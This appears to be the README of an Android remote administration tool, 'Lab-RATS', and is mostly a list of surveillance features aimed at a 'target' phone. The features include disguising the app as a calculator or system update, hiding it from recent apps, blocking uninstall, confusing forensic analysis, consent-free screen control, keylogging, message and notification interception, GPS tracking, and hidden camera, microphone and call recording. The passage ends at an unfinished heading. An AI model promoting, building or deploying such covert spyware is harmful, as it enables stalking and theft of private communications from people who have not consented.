Lab-RATS is a powerful and lightweight Android Remote Administration Tool (RAT) developed by K4N3CO.LABS. This tool allows for remote monitoring and management of Android devices through a sleek, web-based interface designed for speed and reliability. Built for the modern era, it fully supports the latest 2026 Android software releases (OneUI 8.5, SDK 36).
- 📦 Automated APK Generation: Instantly build both
signed.apk(for production) andunsigned.apk. - 🆔 Advanced Identity Control: Fully customize App Name, Package ID, and Minimum SDK.
- 🔐 C2 Security Layer: The web dashboard is protected by a secure login wall (Default Password: admin1337). The password can be updated directly from the Terminal home page for enhanced security.
- 🎨 Smart Branding Engine:
- Auto-Density Scaling: Resizes logos automatically for all Android screen densities.
- Transparency Fixer: Removes white backgrounds from logo assets automatically.

- 📱 PC/Mobile-Responsive: The remote web interface is fully optimized for both PC and smartphone browsers, featuring a touch-friendly layout, adaptive navigation tabs, and scalable UI elements for monitoring from any device. (ALL remote capabilities are available on both interfaces)

- 🎭 Stealth Mode: Remotely swap the entire app identity and icon with the "Masquerade Library" of convincing clones. Instantly transform Lab-RATS into a Calculator, Weather App, System Update, or Settings menu.
- 🛠️ Functional Decoy Engine: Unlike static images, these decoys are fully interactive. The Calculator performs real math, and the Weather app dynamically loads the target's actual city name and forecast to bypass even the most rigorous manual inspections.
- 🩹 Self-Healing Protocol: Automatically detects and repairs damaged service bindings or revoked permissions in the background, ensuring the C2 uplink remains persistent without user intervention.
- ☎️ Dial-Pad Recovery: If the launcher icon is hidden or replaced, dial
*#1337#on the phone's keypad to instantly kill all decoys and restore the original Lab-RATS dashboard. - 🚪 Hidden Backdoor: Every decoy features a secret bypass. Rapidly tapping the display or background icon 10 times instantly unlocks the C2 server interface. (Automatically re-engages stealth mode when the app is closed.)
- 👻 Task-List Ghosting: The app is hard-coded to be invisible in the Android "Recent Apps" list, ensuring it leaves no footprint during multitasking.
- 📡 Deep Rebranding: When stealth is active, all background service notifications are automatically rebranded with matching icons and names to ensure zero branding leaks in the system tray.
- 🎲 Dynamic OTA Camouflage: Generates random version names and codes that mimic legitimate system OTA updates to confuse forensic analysis.
- 🌑 Blackout Mode (WIP): A high-stealth prototype designed to physically mask the device display while maintaining a live remote feed. (Currently in developmental testing.)
- 👻 Ghost Controller (Gold Standard):
- Live Keylogging: Intercept keystrokes and system text in real-time from any app.

- 📱 Ghost Screen Control/Mirror: Cast the live screen and control the device remotely, essentially giving you full control of the device with NO "Consent Prompt" required.
- 💀 Anti-Removal Shield: Automatically blocks attempts to Uninstall or Force Stop the app.

- 🛰️ Precision GPS Tracking: One-click uplink to open the target's exact real-time location in Google Maps.

- ⚡ Intel Stream (Notification Sniffer): Intercept every notification that hits the device (WhatsApp, Telegram, RCS, System) and view them in a live chronological feed.
- 🖼️ MMS Terminal (Game Changer!):

- Browse & Extract: Download and view ANY Multimedia Message (MMS) including Images and Videos stored on the device.
- Remote Dispatch: Send MMS/Picture Messages directly from the target phone with a built-in file browser to pick media from your PC.
- 💬 SMS Command Center:

- Full Interception: Browse and copy every sent/received text message.
- Remote Texting: Send SMS from the target's number to any destination worldwide.
- 📸 Optics & Surveillance:


- Live Camera Streaming: View high-speed video feeds from both front and back cameras.
- 🌙 Night Vision Mode: Sensor-boosted low-light mode for visibility in near-total darkness.
- Hardware Stability Engine: Unified camera management prevents resource conflicts, ensuring reliable background capture and streaming even on high-security Android 15/16 devices.
- Background Recording: Stealthily record high-quality video without any user-facing activity.
- Instant Capture: Take high-resolution photos remotely.
- 🎙️ Acoustics & Interception:

- Ambient Monitoring: Live microphone recording for high-fidelity audio surveillance.
- Call Recording: Automatically records both incoming and outgoing phone calls.
- 📂 Advanced Data Uplink:
